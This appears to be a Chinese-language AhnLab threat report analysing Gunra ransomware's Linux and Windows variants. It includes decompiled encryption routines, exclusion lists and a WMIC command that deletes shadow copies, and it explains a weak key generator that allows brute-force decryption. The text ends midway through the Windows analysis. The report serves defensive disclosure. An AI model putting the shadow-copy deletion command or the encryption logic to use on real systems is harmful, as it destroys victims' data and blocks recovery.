AhnLab 网络威胁情报报告

TLP：公开

分析报告

Gunra 勒索软件

从 Linux 到 Windows，攻击者如何行动?

AhnLab 安全情报中心（ASEC）

2025年11月26日

AhnLab

目录

摘要

Gunra 攻击组织

- 活动开始时间：2025 年 4 ·月
- 攻击目标：韩国、日本、埃及、巴拿马、意大利、阿根廷等跨国企业

勒索软件特征 - ELF 格式（针对 Linux）

- 执行前检查多种参数并提供多种功能
- 根据加密对象生成并使用不同加密密钥
- 使用 ChaCha20 加密算法对文件及磁盘进行加密
- 加密密钥使用 RSA 加密后插入文件末尾或另存为单独文件
- 随机数生成函数较弱，可预测密钥和 Nonce 值，高概率实现解密


勒索软件特征 - EXE 格式（针对 Windows）

- 使用 MurmurHash2 哈希算法动态解析 DLL 和 API 字符串（用于干扰分析）
- 创建名为 "kjsidugiaadf99439" 的互斥体（Mutex）防止重复执行
- 通过 WMI 删除卷影副本（Shadow Copy），以阻止文件恢复
- 每个文件生成并使用不同的加密密钥
- 使用 ChaCha8 加密算法加密文件
- 加密密钥使用 RSA 加密后插入文件末尾
- 根据目标文件扩展名和大小采用不同加密方式

攻击组织简介

自 2025 年 4 月开始活动的 Gunra 勒索软件组织主要针对 Windows 和 Linux 系统。已知其攻击目标涵盖韩国、日本、埃及、巴拿马、意大利、阿根廷等国的多国企业。

Gunra 勒索软件与其他勒索软件团伙类似，会加密受感染系统的文件并窃取受害企业的敏感数据。若不支付赎金，则会公开窃取的信息。



[图1] Gunra 勒索软件团伙的 DLS 主页（.onion）

AhnLab 分析发现，Gunra 勒索软件团伙针对 Windows 系统使用 EXE 格式勒索软件，针对 Linux 系统则采用 ELF 格式勒索软件。

针对 Linux 系统的 ELF 形式勒索软件具备与 Windows 系统 EXE 形式勒索软件相似的加密功能，其特色在于运用 Linux 环境特有的命令实现系统控制。尤其值得注意的是，近期跨行业引发关注的 Linux 服务器环境受损风险显著增加，企业需格外警惕。

针对 Windows 系统的 EXE 形式勒索软件会创建名为“kjsidugiaadf99439”的互斥体，删除卷影副本，并根据加密目标文件的扩展名/大小采用不同加密方式。

攻击方式对比：ELF vs EXE

针对 Linux 环境的 ELF 格式 Gunra 勒索软件采用 ChaCha20 加密算法，在生成加密所需密钥值和随机数值时使用了存在密码学漏洞的随机数生成函数。因此，该加密数据极高概率可被成功解密。

另一方面，针对 Windows 系统的 EXE 形式 Gunra 勒索软件采用 ChaCha8 加密算法。密钥值和随机数值通过基于加密服务提供商（CSP）的 CryptGenRandom() API 生成。由于这是加密学上安全的随机数生成方式，解密实际上是不可能的。

	ELF 格式	EXE 格式
加密算法	ChaCha20	ChaCha8
随机数生成方式	基于 time() 函数的 rand() 函数	使用 CryptGenRandom() API
解密可能性	可能	不可

[表1] ELF 格式与 EXE 格式 Gunra 勒索软件特征对比

ELF 与 EXE 形式 Gunra 勒索软件的详细攻击方式将在后文详述。

分析 Part 1：Linux（ELF 格式）

1. 初始流程

ELF 格式的 Gunra 勒索软件在执行初始阶段会对传递的参数值进行有效性检查。仅当所有必要参数值正确传递时，勒索软件才会正常运行。

参数值	行为	必要性
-t, --threads	加密操作使用的线程数	需要
-p, --path	加密目标路径	必需
-e, --exts	加密对象文件扩展名	必需
-r, --ratio	加密比例（单位：MB）	必需
-k, --keyfile	RSA 公钥文件路径	必需
-s, --store	ChaCha20 加密算法密钥存储路径	可选
-l, --limit	最大加密大小（单位：GB）	可选

[表2] 参数值对应行为

```
argparse_init((__int64)v20_array, (__int64)&v21, (__int64)&usages, 0);// memset
argparse_describe(
  v20_array,
  "\nA brief description of what the program does and how it works.",
  "\nAdditional description of the program after the description of the arguments.");
argparse_parse(v20_array, argc, (__int64)argv);
if ( Input_NumberOfThreads <= 0 || Input_NumberOfThreads > 100 )
{
  fprintf(
    (unsigned int)&_stderr_FILE,
    (unsigned int)"Invalid number of threads: %d. Must be between 1 and %d.\n",
    Input_NumberOfThreads,
    100,
    v4,
    v5,
    (char)argv);
  return 1;
}
if ( !Input_EncryptTargetFilePath || !*Input_EncryptTargetFilePath )
{
  fwrite_unlocked("Path to files to encrypt is required.\n", 1LL, 38LL, &_stderr_FILE);
  return 1;
}
```

[图2] 参数值有效性检查

2. 加密准备

Gunra 勒索软件对通过 --path 参数传入的路径执行加密操作。加密方式根据对象类型主要分为▲文件加密▲磁盘加密。文件加密时，会为每个文件创建独立的加密线程进行处理。线程数量基于 --threads 参数设定，可配置范围为 1 至 100 个。

加密对象文件的扩展名通过 --exts 参数设置。若传递 “all” ，则加密目标路径下的所有文件。指定特定扩展名时，最多可设置 32 个。

```
v117 = strdup(Input_EncryptTargetFileExtension);
if ( !(unsigned int)strcasecmp(v117, "all") ) // Compare : Encrypt Target File Extension == "all"
{
  LODWORD(Encrypt_Struct[256]) = 1;
  strncpy(&Encrypt_Struct[192], "all", 32LL);
}
else
{
  for ( i = strtok(v117, ","); i && SLODWORD(Encrypt_Struct[256]) <= 31; i = strtok(0LL, ",") )// If Not Encarypt Target File Extension is "all" >> strtok with ","
  {
    strncpy(&Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 192], i, 31LL);
    HIBYTE(Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 193]) = 0;
    ++LODWORD(Encrypt_Struct[256]);
  }
  if ( !LODWORD(Encrypt_Struct[256]) )        // If Count of "Encrypt Target File Extension" is 0 >> fwrite
  {
    fwrite_unlocked((__int64)"No valid extensions provided\n", 1uLL, 29LL, (__int64)&_stderr_FILE);
    return 1;
  }
}
```

[图3] 加密目标文件扩展名设置

Gunra 勒索软件根据传递给 --path 参数的路径类型执行以下操作：

若传入文件路径，则不进行文件扩展名检查，直接创建加密线程执行加密。但当 --exts 选项设置为 “encrt” 时，该文件将被排除加密。

当传递文件夹路径时，会对子路径下所有文件进行加密排除对象判定及扩展名检查。仅对具有指定扩展名的文件分别创建加密线程执行加密。

加密排除对象文件及扩展名
R3ADM3.txt, .encrt

[表3] 加密排除对象文件及扩展名

```
if ( !(unsigned int)strcasecmp(a1, "R3ADM3.txt") )// Skip #1
{
  puts("Skipping R3ADM3.txt file");
  return 0LL;
}
else if ( !(unsigned int)strcasecmp(Encrypt_Struct + 3072, "encrt") )// Skip #2
{
  return 0LL;
}
else if ( *(_DWORD *)(Encrypt_Struct + 4096) == 1 && !(unsigned int)strcasecmp(Encrypt_Struct + 3072, "all") )
{
  return 1LL;
}
else
{
  v3 = strrchr(a1, 46LL);                   // Find Last "."
  if ( v3 )
  {
    for ( i = 0; i < *(_DWORD *)(Encrypt_Struct + 4096); ++i )
    {
      if ( !(unsigned int)strcasecmp(v3, Encrypt_Struct + 32 * (i + 96LL)) )// When Find
        return 1LL;
```

[图4] 检查加密排除对象及加密目标扩展名

当传递磁盘路径时，仅在满足以下条件时对整个磁盘进行加密：--exts 选项设置为“disk”值，且通过 --store 参数指定了加密密钥存储路径。

```
if ( is_directory((__int64)Input_EncryptTargetFilePath) )// Check Target - Is Directory
{
  printf((unsigned int)"Encrypting directory %s\n", (_DWORD)Input_EncryptTargetFilePath, v5, v6, v7, v8, (char)argv);
  parse_directory((__int64)Input_EncryptTargetFilePath, (char)Encrypt_Struct);
}
else if ( is_regular_file((__int64)Input_EncryptTargetFilePath) )
{
  if ( (unsigned int)strcasecmp(&Encrypt_Struct[192], "encrt") )// If "encrt" Not Exist >> Execute
  {
    printf((unsigned int)"Encrypting file %s\n", (_DWORD)Input_EncryptTargetFilePath, v9, v10, v11, v12, (char)argv);
    spawn_or_wait_thread(
      (__int64)Input_EncryptTargetFilePath,
      (__int64)Encrypt_Struct,
      (int)Encrypt_Struct,
      v13,
      v14,
      v15);
  }
}
else if ( is_disk((__int64)Input_EncryptTargetFilePath) )
{
  if ( !(unsigned int)strcasecmp(&Encrypt_Struct[192], "disk") )// If "disk" Exist >> Execute
  {
    printf((unsigned int)"Encrypting disk %s\n", (_DWORD)Input_EncryptTargetFilePath, v16, v17, v18, v19, (char)argv);
    encrypt_disk((__int64)Input_EncryptTargetFilePath, (__int64)Encrypt_Struct);
  }
  else
  {
    printf(
      (unsigned int)"Path %s is a disk, but not specified for disk encryption. --exts=disk\n",
      (_DWORD)Input_EncryptTargetFilePath,
      v16,
      v17,
      v18,
      v19,
      (char)argv);
  }
}
```

[图5] 根据加密路径参数的操作流程


3. 文件及磁盘加密

文件加密功能在设置或未设置 --store 参数值时均可运行。加密算法采用 ChaCha20，每次加密时使用的 32 字节密钥和12字节随机数值均动态生成。

当设置 --store 参数值时，ChaCha20 加密算法使用的密钥将通过 RSA 公钥加密后，以 .keystore 扩展名存储在指定路径下。反之，若未设置 --store 参数，密钥将直接插入加密文件末尾。

```
chacha20_init_state(v11, a1, a2, a3);
for ( i = 0; ; i += 64 )
{
  result = i;
  if ( (int)i >= a6 )
    break;
  chacha20_block(v11, v10, 20LL);
  ++v12;
  for ( j = i; j <= (int)(i + 63) && j < a6; ++j )
    *(_BYTE *)(j + a5) = v10[j - i] ^ *(_BYTE *)(j + a4);
}
return result;
```

[图6] ChaCha20 加密算法



[图7] 不同 --store 参数值下的密钥存储方式

文件加密将根据传递的 --limit 和 --ratio 参数值所设定的加密限制及比例，以不同方式进行。具体加密流程为：先加密 1MB 大小的数据，若设置了 --ratio 参数值，则跳过该值对应的 MB 大小内容，再重复加密 1MB 数据的过程。

当加密对象文件大小超过 --limit 参数传入值时，从文件开头加密至该大小；若文件小于 --limit 2 参数值，则加密整个文件。

```
if ( a5_limit_Value && v74_limit_Value_Bytes < v91_Target_Size )
{
  while ( v97 < v74_limit_Value_Bytes )     // Encrypt Size : "limit"
  {
    fseek(v83_Target_Handle, v97, 0LL);
    v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
    if ( !v75_fread_Result )
      break;
    chacha20_xor(
      (__int64)v63_32,
      1u,
      (__int64)v73_12,
      v77_malloc_1MB_Result,
      v76_malloc_1MB_Result,
      v75_fread_Result);                    // ChaCha20
    fseek(v83_Target_Handle, v97, 0LL);
    fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
    fflush_unlocked(v83_Target_Handle);
    v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes;// Next Offset : "Read" + "Encrypt Ratio (MB)"
  }
}
else
{
  while ( 1 )                               // Encrypt Size : All
  {
    fseek(v83_Target_Handle, v97, 0LL);
    v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
    if ( !v75_fread_Result )
      break;
    chacha20_xor(
      (__int64)v63_32,
      1u,
      (__int64)v73_12,
      v77_malloc_1MB_Result,
      v76_malloc_1MB_Result,
      v75_fread_Result);                    // ChaCha20
    fseek(v83_Target_Handle, v97, 0LL);
    fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
    fflush_unlocked(v83_Target_Handle);
    v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes;// Next Offset : "Read" + "Encrypt Ratio (MB)"
  }
}
```

[图8] 参数值对应的文件加密方式

磁盘加密仅在设置 --store 参数值时生效。加密算法采用 ChaCha20，每次加密时使用的 32 字节密钥和 12 字节随机数值均动态生成。

首先，将加密目标磁盘路径字符串中的“/”替换为“_”生成新字符串。基于此字符串创建用于存储加密密钥的 .keystore 文件和记录加密进度状态的 .progress 文件。

加密过程与文件加密方式相同。根据传递的 --limit 及 --ratio 参数值，依据设定的加密限制与比例采用不同方式进行加密。

```
v61_Target_Handle = open(a1_Input_EncryptTargetFilePath, 2, v11, v12, v13, v14, v35);
if ( (v61_Target_Handle & 0x80000000) == 0 )// Check - Success to "open"
{
  v60_Target_Size = lseek(v61_Target_Handle, 0LL, 2LL);// Get Size of Disk (Target)
  if ( v60_Target_Size == -1 )
  {
    printf((unsigned int)"lseek disk size", 0, v19, v20, v21, v22, v36);
    close(v61_Target_Handle);
    return 6LL;
  }
  else
  {
    lseek(v61_Target_Handle, 0LL, 0LL);
    v59_1MB = 0x100000LL;             // 1MB
    v58_Encrypt_Ratio_Bytes = (int)(*(_DWORD *)(v36 + 4104) << 20);// Encrypt Ratio : from MB to Bytes
    v57_malloc_1MB = malloc(0x100000LL);
    v56_malloc_1MB = malloc(v59_1MB);
    if ( v57_malloc_1MB && v56_malloc_1MB )
    {
      printf((unsigned int)"Encrypting disk... size: %d\n", v60_Target_Size, v23, v24, v25, v26, v36);
      v65_Offset = 0LL;
      v55_Read_Result = 0LL;
      v54_limit_Bytes = (__int64)*(int *)(v37 + 4108) << 30;// limit : from GB to Bytes
      v53 = v60_Target_Size;
      if ( *(_DWORD *)(v37 + 4108) && v54_limit_Bytes < v60_Target_Size )// If limit < Target
      {
        while ( v65_Offset < v54_limit_Bytes )
        {
          v53 = v54_limit_Bytes - v65_Offset;
          v29 = v54_limit_Bytes - v65_Offset;
          if ( v59_1MB <= v54_limit_Bytes - v65_Offset )
            v29 = v59_1MB;
          v52 = v29;
          v55_Read_Result = pread(v61_Target_Handle, v57_malloc_1MB, v29, v65_Offset);
          if ( v55_Read_Result <= 0 )
            break;
          chacha20_xor((__int64)v45_32, 1u, (__int64)v44_12, v57_malloc_1MB, v56_malloc_1MB, v55_Read_Result);// Encrypt Algorithm : ChaCha20
          v51 = pwrite(v61_Target_Handle, v56_malloc_1MB, v55_Read_Result, v65_Offset);
          if ( v51 != v55_Read_Result )
            break;
          v30 = v53;
          if ( v58_Encrypt_Ratio_Bytes <= v53 )
            v30 = v58_Encrypt_Ratio_Bytes;
          v50 = v30;
          v65_Offset += v55_Read_Result + v30;// Offset = Read + Ratio
          write_progress(v38_progress, v65_Offset);
        }
      }
      else                            // If limit >= Target
```

[图9] 基于参数值的磁盘加密方式

4. 解密可能性

每个加密线程均采用 ChaCha20 加密算法进行加密，但生成 32 字节密钥和12字节随机数（Nonce）的函数存在密码学上的脆弱性。简而言之，该函数生成的随机数安全性极低。

该随机数生成函数通过 time() 函数获取当前秒级时间，以此为基础生成 rand() 函数使用的种子值。然而，基于 time() 函数返回值生成种子值的 32 次循环和12次循环在极短时间内执行，导致使用相同种子值的概率极高。


这导致 rand() 函数生成相同的字节值，最终形成连续相同字节的 32 字节密钥与 12 字节 Nonce 数组。从密码学角度看，这意味着使用了极不安全的密钥与 Nonce 值。

```
__int64 __fastcall generate_rand(__int64 a1_Buffer, unsigned int a2_Size)
{
  __int64 v2_CurrentTimeWithSeconds; // rdi
  __int64 result; // rax
  unsigned int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2_Size )
      break;
    v2_CurrentTimeWithSeconds = (unsigned int)time(0LL);// Get Current Time - Unit : Second
    srand(v2_CurrentTimeWithSeconds);           // Same Current Time (Second) >> Same Seed
    *(_BYTE *)(i + a1_Buffer) = rand();         // Same Seed >> Same Value
  }
  return result;                                // (Result) Buffer : Fill with Same Value
}
```

[图10] 用于生成加密密钥及Nonce值的密码学脆弱函数


[图11] 展示了由脆弱随机数生成函数构造的 ChaCha20 加密算法密钥及 Nonce 数组。可见密钥与 Nonce 均呈现连续相同字节的特征。



[图11] 基于脆弱随机数生成函数的 ChaCha20 密钥及 Nonce 值（RSA 加密前）

通过这种方式，Gunra 勒索软件加密的文件可通过基于 0x00 至 0xFF 的 256个 字节值的暴力破解技术实现高概率解密。

[图12] 展示了针对加密文件使用暴力破解技术识别加密所用随机数，并基于此进行解密操作的示例。



[图12] 解密结果（PDF 文件签名验证）

分析 Part 2: Windows (EXE 格式)

1. 初始流程

Gunra 勒索软件采用基于 MurmurHash2 哈希算法的 API 解析技术。API 解析指运行时识别并加载所需模块或函数的过程。通过该机制，可动态加载 kernel32.dll、LoadLibraryA 等 DLL文件及 API 进行调用。此举旨在增加防御者的分析难度。

```
if ( (int)v4 >= 4 )
{
  v16 = v4 >> 2;
  LODWORD(v4) = v4 - 4 * (v4 >> 2);
  do
  {
    v17 = 1540483477 * *(_DWORD *)v13;
    v13 += 4;
    v15 = (1540483477 * (v17 ^ HIBYTE(v17))) ^ (1540483477 * v15);
    --v16;
  }
  while ( v16 );
}
```


[图13] 采用 MurmurHash2 哈希算法的 API 解析技术

此外，为防止重复执行，会创建名为“kjsidugiaadf99439”的互斥体。该互斥体名称经过混淆处理，并在调用 CreateMutexA() API 前动态释放使用。

Hex												ASCII
00	6B	6A	73	69	64	75	67	69	61	61	64	.kjsidugiaadf994
33	39	00	00	DD	8E	00	00	10	79	DC	5F	39..Ý....yÜ_....

[图14] 用于防止重复执行的互斥体名称

攻击者通过 WMI 删除当前程序执行用户的所有卷影副本。首先通过“SELECT * FROM Win32_ShadowCopy”查询获取用户环境中所有卷影副本 ID，随后调用 CreateProcessW() API 执行删除命令。此举旨在阻止防御者恢复加密文件。



[图15] 删除卷影副本的命令

WMI 查询
SELECT * FROM Win32_ShadowCopy

[表4] 获取所有卷影副本 ID 的 WMI 查询

Cmd 命令
cmd. EXE /c C:\\ Windows \\System32\\wbem\\WMIC. EXE shadowcopy where \"ID='{%s}'\" delete

[表5] 基于 ID 值删除对应卷影副本的 cmd 命令

2. 加密准备

Gunra 勒索软件会生成两种线程：▲执行加密的线程 ▲搜索加密目标并将其添加到连接列表的线程。

加密执行线程通过 GetNativeSystemInfo() API 检测用户环境的逻辑核心数量，并生成该数量两倍的线程进行加密。该线程以0.5秒间隔反复调用Sleep() API，在连接列表中持续等待加密目标出现。

搜索加密对象并将其注册到连接列表的线程仅创建一个，独立执行其职责。

```
call    rax             ; Call <kernel32.GetNativeSystemInfo>
mov     eax, [rbp+57h+var_30] ; EAX : Number of Processor
mov     cs:dword_140031570, ebx
lea     r14d, [rax+rax] ; R14 : 2 * "Number of Processor"
mov     rax, cs:qword_1400314F0
mov     rax, [rax+2C8h]
test    rax, rax
jnz     short loc_140011A6F
```

[图16] 计算用户环境逻辑核心数量

```
lea     r9, qword_140031520
lea     r8, sub_1400158D0
mov     [rsp+110h+var_F0], ebx
xor     edx, edx
xor     ecx, ecx
call    rax             ; Call CreateThread
mov     rcx, cs:qword_140031520
mov     [rcx+rdi*8], rax
inc     rdi
cmp     rdi, cs:qword_140031528
jb      short loc_140011B40 ; (Loop) 2 * "Number of Processor"
```

[图17] 基于用户环境逻辑核心数量创建加密执行线程

CPU 逻辑核心数量	加密对象搜索线程数量	加密执行线程数量
2核	1	4
4核	1	8
6核	1	12
8核	1	16
12核	1	24

16核	1	32

[表6] 根据逻辑核心数量对应的线程数量

此外，攻击者明确指定了加密排除的文件夹、扩展名及文件，以防止误加密重要文件导致系统损毁。

加密排除对象文件夹
tmp、winnt、temp、Thumb、$Recycle.Bin、$RECYCLE.BIN、System Volume Information、Boot、 Windows 、Trend Micro

[表7] 加密排除对象文件夹

加密排除对象扩展名及文件
EXE , dll, lnk, sys, msi, R3ADM3.txt, CONTI_LOG.txt

[表8] 加密排除对象扩展名及文件

当链表注册线程管理的加密对象超过 15,000 个时，将使用 WaitForSingleObject() API 针对 CreateEventA（NULL, FALSE, FALSE, NULL） API 的返回值进行等待。此机制可防止链表继续注册新的加密对象。

